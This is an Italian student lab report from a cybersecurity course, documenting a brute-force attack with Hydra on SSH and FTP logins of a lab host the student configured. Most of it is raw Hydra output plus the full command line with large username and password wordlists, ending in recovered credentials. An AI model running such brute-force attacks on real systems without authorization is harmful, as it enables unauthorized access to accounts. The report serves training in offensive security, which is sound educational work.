29 FEBBRAIO 2024

REPORT - EPICODE

S6L4

PRESENTED BY

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AUTHENTICATION CRACKING CON HYDRA

Traccia


Si ricordi che la configurazione dei servizi costituisce essa stessa una parte integrante dell'esercizio.

L’esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l’autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

L’esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l’abilitazione di un servizio SSH e la relativa sessione di cracking dell’autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.



PASSWORD CRACK HYDRA SSH

```
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "fucker" - 108 of 43048895616480 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "merlin" - 109 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "diamond" - 110 of 43048895616480 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234qwer" - 111 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "gfhjkm" - 112 of 43048895616480 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "hammer" - 113 of 43048895616480 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "silver" - 114 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "222222" - 115 of 43048895616480 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "88888888" - 116 of 43048895616480 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "anthony" - 117 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "justin" - 118 of 43048895616480 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "test" - 119 of 43048895616480 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "bailey" - 120 of 43048895616480 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "q1w2e3r4t5" - 121 of 43048895616480 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "patrick" - 122 of 43048895616480 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "internet" - 123 of 43048895616480 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "scooter" - 124 of 43048895616480 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "orange" - 125 of 43048895616480 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "11111" - 126 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "golfer" - 127 of 43048895616480 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 128 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "cookie" - 129 of 43048895616480 [child 1] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123456" - 5189456 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "password" - 5189457 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "12345678" - 5189458 of 43048895616480 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "qwerty" - 5189459 of 43048895616480 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123456789" - 5189460 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "12345" - 5189461 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "1234" - 5189462 of 43048895616480 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "111111" - 5189463 of 43048895616480 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "1234567" - 5189464 of 43048895616480 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "dragon" - 5189465 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123123" - 5189466 of 43048895616480 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "baseball" - 5189467 of 43048895616480 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "abc123" - 5189468 of 43048895616480 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "football" - 5189469 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "monkey" - 5189470 of 43048895616480 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "letmein" - 5189471 of 43048895616480 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "696969" - 5189472 of 43048895616480 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "shadow" - 5189473 of 43048895616480 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "master" - 5189474 of 43048895616480 [child 0] (0/0)
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PASSWORD CRACK HYDRA FTP

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -L '/usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt' -P '/usr/share/wordlists/seclists/Passw
ords/xato-net-10-million-passwords.txt' 192.168.50.100 -t4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for i
llegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 09:45:11
[DATA] max 4 tasks per 1 server, overall 4 tasks, 43048895616480 login tries (l:8295456/p:5189455), ~10762223904120 tries per ta
sk
[DATA] attacking ftp://192.168.50.100:21/
[STATUS] 68.00 tries/min, 68 tries in 00:01h, 43048895616412 to do in 10551199905:60h, 4 active
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
[STATUS] 1729848.00 tries/min, 5189544 tries in 00:03h, 43048890426936 to do in 414765:39h, 4 active
```

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Epicode

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